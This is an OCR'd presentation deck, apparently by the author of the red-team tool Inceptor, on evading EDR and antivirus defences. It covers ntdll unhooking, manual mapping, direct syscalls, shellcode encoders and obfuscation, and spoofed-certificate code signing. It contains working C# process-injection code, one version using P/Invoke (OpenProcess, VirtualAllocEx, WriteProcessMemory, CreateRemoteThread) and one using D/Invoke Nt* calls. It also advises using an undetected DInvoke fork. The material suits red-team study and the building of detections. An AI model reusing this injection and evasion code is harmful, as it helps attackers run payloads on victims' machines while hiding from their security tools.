
Example of the hooked function prototype of NtAllocateVirtualMemory call located in ntdll.dll

https://github.com/NVISOsecurity/brown-bags/tree/main/DInvoke%20to%20defeat%20EDRs


EDR Bypass Techniques

Unhooking	Unhooking is a technique working by replacing the ntdll.dll in memory with a fresh copy from the filesystem
Repatching	Repatching works by applying a counter patch to the patch previously applied by the EDR
Manual Mapping	This method loads a full copy of the target library file into memory. Any functions can be exported from it afterwards
Overload Mapping	Similar to the above. The payload stored in memory will be also backed by a legitimate file on disk
Syscalls	This technique will map into memory only a specified function extracted from a target DLL

PE Memory Layout





Unhooking





https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++

Manual Mapping










https://github.com/NVISOsecurity/brown-bags/tree/main/DInvoke%20to%20defeat%20EDRs

Syscalls



Keynote: We can use the same assembly «stub» to call a syscall directly!

https://github.com/NVISOsecurity/brown-bags/tree/main/DInvoke%20to%20defeat%20EDRs

C# Tradecraft
P/Invoke vs D/Invoke

P/Invoke

- Easy to use
- Rapid development
- Will resolve functions statically
- Imports in the process IAT
- Detectable by IAT hooking and inline hooking

D/Invoke

- Resolve function address dynamically
- No imports in the process IAT
- Manual mapping and syscalls
- A bit less intuitive to use
- Need Dinvoke.dll dependency

P/Invoke

```
[DllImport("Kernel32", SetLastError = true)]
static extern IntPtr OpenProcess(uint dwDesiredAccess,
                                 bool bInheritHandle, u
                                 int dwProcessId);

[DllImport("Kernel32", SetLastError = true)]
static extern IntPtr VirtualAllocEx(IntPtr hProcess,
                                    IntPtr lpAddress,
                                    uint dwSize,
                                    uint flAllocationType,
                                    uint flProtect);

[DllImport("Kernel32", SetLastError = true)]
static extern bool WriteProcessMemory(IntPtr hProcess,
                                      IntPtr lpBaseAddress,
                                      [MarshalAs(UnmanagedType.AsAny)] object lpBuffer,
                                      uint nSize,
                                      ref uint lpNumberOfBytesWritten);

[DllImport("Kernel32", SetLastError = true)]
static extern IntPtr CreateRemoteThread(IntPtr hProcess,
                                        IntPtr lpThreadAttributes,
                                        uint dwStackSize,
                                        IntPtr lpStartAddress,
                                        IntPtr lpParameter,
                                        uint dwCreationFlags, ref uint lpThreadId);

[DllImport("Kernel32", SetLastError = true)]
static extern uint WaitForSingleObject(IntPtr hHandle,
                                       uint dwMilliseconds);

[DllImport("Kernel32", SetLastError = true)]
static extern bool CloseHandle(IntPtr hObject);
```

```
public static void CodeInject(int pid, byte[] buf)
{
    try
    {
        uint lpNumberOfBytesWritten = 0;
        uint lpThreadId = 0;
        PrintInfo($"[!] Obtaining the handle for the process id {pid}.");
        IntPtr pHandle = OpenProcess((uint)ProcessAccessRights.All, false, (uint)pid);
        PrintInfo($"[!] Handle {pHandle} opened for the process id {pid}.");
        PrintInfo($"[!] Allocating memory to inject the shellcode.");
        IntPtr rMemAddress = VirtualAllocEx(pHandle, IntPtr.Zero,
                                            (uint)buf.Length,
                                            (uint)MemAllocation.MEM_RESERVE | (uint)MemAllocation.MEM_COMMIT,
                                            (uint)MemProtect.PAGE_EXECUTE_READWRITE);
        PrintInfo($"[!] Memory for injecting shellcode allocated at 0x{rMemAddress}.");
        PrintInfo($"[!] Writing the shellcode at the allocated memory location.");
        if (WriteProcessMemory(pHandle, rMemAddress, buf, (uint)buf.Length, ref lpNumberOfBytesWritten))
        {
            PrintInfo($"[!] Shellcode written in the process memory.");
            PrintInfo($"[!] Creating remote thread to execute the shellcode.");
            IntPtr hRemoteThread = CreateRemoteThread(pHandle,
                                                      IntPtr.Zero,
                                                      0,
                                                      rMemAddress,
                                                      IntPtr.Zero, 0,
                                                      ref lpThreadId);
            bool hCreateRemoteThreadClose = CloseHandle(hRemoteThread);
            PrintSuccess($"[+] Sucessfully injected the shellcode into the memory of the process id {pid}.");
        }
        else
        {
            PrintError($"[-] Failed to write the shellcode into the memory of the process id {pid}.");
        }
        //WaitForSingleObject(hRemoteThread, 0xFFFFFFFF);
        bool hOpenProcessClose = CloseHandle(pHandle);
    }
    catch (Exception ex)
    {
        PrintError("[-] " + Marshal.GetExceptionCode());
        PrintError(ex.Message);
    }
}
```


D/Invoke

```
3 references
internal class DLL
{

    public DInvoke.Data.PE.PE_MANUAL_MAP dll;

    0 references
    public uint ChaseFunction(string fname, Type ftype, object[] args)
    {
        return (uint)DInvoke.DynamicInvoke.Generic.CallMappedDLLModuleExport(this.dll.PEINFO,
                                                                              this.dll.ModuleBase,
                                                                              fname,
                                                                              ftype,
                                                                              args,
                                                                              false);
    }

    1 reference
    public DLL(string path)
    {
        this.dll = new DInvoke.Data.PE.PE_MANUAL_MAP();
        this.dll = DInvoke.ManualMap.Map.MapModuleToMemory(path);
    }


    0 references
    public void CheckNull(object test, string label)
    {
        if (test == null)
        {
            Console.WriteLine("Error: {0} is null", label);
            Environment.Exit(1);
        }
    }
    0 references
    public void CheckNullPtr(IntPtr test, string label)
    {
        if (test == IntPtr.Zero)
        {
            Console.WriteLine("[-] Error: {0} is INtPtr.Zero", label);
            Environment.Exit(1);
        }
    }

}
```

```
uint status = 0;
// NtOpenProcess
Console.WriteLine("[*] Getting Handle to {0}", targetPid);
object[] ntOpenProcessArgs = {pHandle,
    DInvoke.Data.Win32.Kernel32.ProcessAccessFlags.PROCESS_ALL_ACCESS, oa, ci};
status = ntdll.ChaseFunction("NtOpenProcess", typeof(DynamicInvoke.Native.DELEGATES.NtOpenProcess), ntOpenProcessArgs);
pHandle = (IntPtr)ntOpenProcessArgs[0];

ntdll.CheckNullPtr(pHandle, "[-] Failed to get process handle");

// NtAllocateVirtualMemory
Console.WriteLine("[*] Allocating {0} bytes of memory", decoded.Length);
object[] allocateVirtualMemoryParams = { pHandle, memAlloc, zeroBits, size,
    DInvoke.Data.Win32.Kernel32.MEM_COMMIT | DInvoke.Data.Win32.Kernel32.MEM_RESERVE, (uint)0x04 };
status = ntdll.ChaseFunction("NtAllocateVirtualMemory",
                             typeof(DynamicInvoke.Native.DELEGATES.NtAllocateVirtualMemory),
                             allocateVirtualMemoryParams);

memAlloc = (IntPtr)allocateVirtualMemoryParams[1];
size = (IntPtr)allocateVirtualMemoryParams[3];

ntdll.CheckNullPtr(memAlloc, "[-] Failed to allocate memory");

// NtWriteVirtualMemory
Console.WriteLine("[*] Writing payload into memory");
object[] writeVirtualMemoryParams = { pHandle, memAlloc, buffer, (uint)decoded.Length, bytesWritten };
status = ntdll.ChaseFunction("NtWriteVirtualMemory",
                             typeof(DynamicInvoke.Native.DELEGATES.NtWriteVirtualMemory),
                             writeVirtualMemoryParams);

bytesWritten = (uint)writeVirtualMemoryParams[4];

// NtProtectVirtualMemory
object[] protectVirtualMemoryParams = { pHandle, memAlloc, size, (uint)0x20, oldProtect };
status = ntdll.ChaseFunction("NtProtectVirtualMemory",
                             typeof(DynamicInvoke.Native.DELEGATES.NtProtectVirtualMemory),
                             protectVirtualMemoryParams);
memAlloc = (IntPtr)protectVirtualMemoryParams[1];
size = (IntPtr)protectVirtualMemoryParams[2];
oldProtect = (uint)protectVirtualMemoryParams[4];

// NtCreateThreadEx
Console.WriteLine("[*] Creating Thread");
object[] createThreadParams = { pThread, DInvoke.Data.Win32.WinNT.ACCESS_MASK.MAXIMUM_ALLOWED,
    IntPtr.Zero, pHandle, memAlloc, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero };
status = ntdll.ChaseFunction("NtCreateThreadEx",
                             typeof(DynamicInvoke.Native.DELEGATES.NtCreateThreadEx),
                             createThreadParams);
pThread = (IntPtr)createThreadParams[0];

ntdll.CheckNullPtr(pThread, "[-] Failed to start thread");
```

Inceptor

Overview


PowerShell, C#, C/C++ Artifacts
Supports Shellcode, EXE or DLL
Malleable Encoders
Template Driven
EDR Bypass: Unhooking Manual Mapping Syscalls
AV Bypass: Anti-Debug Patching Obfuscation
Spoofed-certificate Code-Signing

Encoders

An Encoder is a function which processes data, changing its format into a new one using an arbitrary scheme.

In Inceptor, encoders are used to ease shellcode loading, to obfuscate the shellcode, and to evade static AV signatures. This process may involve adding garbage data to the shellcode, perform byte shifting, reduce the size of the data, or encrypt it.

Currently, we categorised 3 different kind of encoders:

- Encoders: encode the shellcode using a scheme
- Encryptors: encrypt the shellcode using an encryption scheme and a key
- Compressors: shrink the shellcode using a compression algorithm

A bit more formally, with encoder we refer to a function $e : \{0,1\}^n \rightarrow \{0,1\}^n$, where n is a finite number.

As every encoding scheme must be reversible, given any encoder e, the following condition should be satisfied:

$$e(x) = y \rightarrow e^{-1}(y) = x \ \forall x \in \{0,1\}^n$$

LI vs LE Encoders

Inceptor supports two kind of encoders:

- Loader-Independent (LI) Encoders
- Loader-Dependent (LD) encoders

A Loader-Independent Encoder, or LI Encoder, is a type of encoder which is not managed by the loader itself. Very simply, every encoder which installs its decoding stub directly in the shellcode, is a LI encoder.
An example of this kind of encoders is every encoder provided by msfvenom. An advantage of this kind of encoders is the possibility to be injected directly by the loader, without any modification.

A Loader-Dependent Encoder, on the other hand, is a type of encoder which installs its decoding routine in the loader, requiring it to decode the blob of data before trying to inject it.

The main advantages of LI encoders are:

- They don’t expose the decoding stub to the loader, making it harder to reverse them
- They don’t need a developer to generate a decoding routine for them

However, LD encoders offer more customization and flexibility, and can be created ad-hoc.

Chainable Encoders

LD Encoders, as implemented in Inceptor, are also defined as «chainable encoders», meaning they can be chained together to encode a payload.

Without being too formal, a chain of encoders is a set of encoders which are applied in sequence on a payload.

Inceptor maintains a stack of encoders used during the encoding process, and subsequently add a decoding routine to the loader in order to permit full shellcode decoding.

While this can increase the probability space of the generated shellcode, it exposes multiple decoding stubs to the risk of being detected, reverse engineered and added to an AV signature list.

To partially mitigate this problem, inceptor offers a way to obfuscate the loader, using different tools and techniques.

Malleable Templates

In Inceptor, each template represents a Loader, which implements two main sub-techniques:

Shellcode Allocation

- VirtualAlloc, VirtualAllocEx
- NtAllocateVirtualMemory
- MapViewOfSection
- Etc.

Shellocode Execution

- CreateThread, CreateRemoteThread
- NtCreateThreadEx
- QueueUserAPC
- Etc.

This gives Inceptor the capability to implement virtually any technique to load and execute the shellcode, as long as a template is available for it.

Obfuscators

At the time of writing, Inceptor offers limited support for code-based obfuscation. On the other hand, it offers full support for IR-based obfuscation, which relies mostly on external tools and platforms.

The Obfuscation process is usually performed during or after the loader compilation, and the main objectives are:

- Make it harder to analyse the binary via reverse engineering (even because C# is usually trivial to reverse if not obfuscated)
- Evade common signature checking, or AMSI

The main obfuscators used by Inceptor are:

- Llvm-obfuscator: Native IR-based obfuscation, performed directly during compilation using clang-cl
- ConfuserEx: Dotnet IR-based (IL) obfuscation, performed after the binary has been built
- Chameleon: PowerShell code-based obfuscation, performed after the script has been written

EDR bypass

In Inceptor, EDR bypass is obtained using three main techniques:

- Full Unhooking
- Syscalls
- DLL Manual Mapping

Unhooking

- Only used in C/C++ Artifacts
- The in-memory version of NTDLL is overwritten with a fresh copy from the disk

Manual Mapping

- Only used in .NET artifacts
- Implemented via Dinvoke
- A copy of NTDLL is loaded from disk into memory
- Native APIs are resolved to point to the newly mapped DLL instead that on the original (hooked) DLL


Syscalls

- Used in both C/C++ and .NET artifacts
- Implemented via Syswhisper (1 and 2) and Dinvoke
- Syscalls stubs are used to call system calls directly, bypassing native APIs

D/Invoke

As for today 01/06/2021, the Dinvoke DLL is immediately detected if added to a binary.

In order to achieve the maximum from the tool, ensure to have a DInvoke fork which is not detected by the AV.



Inceptor needs your help

Send your PR

Thanks!

Any questions?

You can find me at:

- Twitter: @klezVirus
- GitHub: klezVirus
- Gmail: klez.virus@gmail.com

Credits

Special thanks to all the people who made and released free resources which helped me with building this presentation:

- Mantvydas Baranauskas (@spotheplanet)
- Jean Maes (@Jean_Maes_1994)
- Emeric Nasi (@sevagas)
- Daniel Duggan (@_RastaMouse)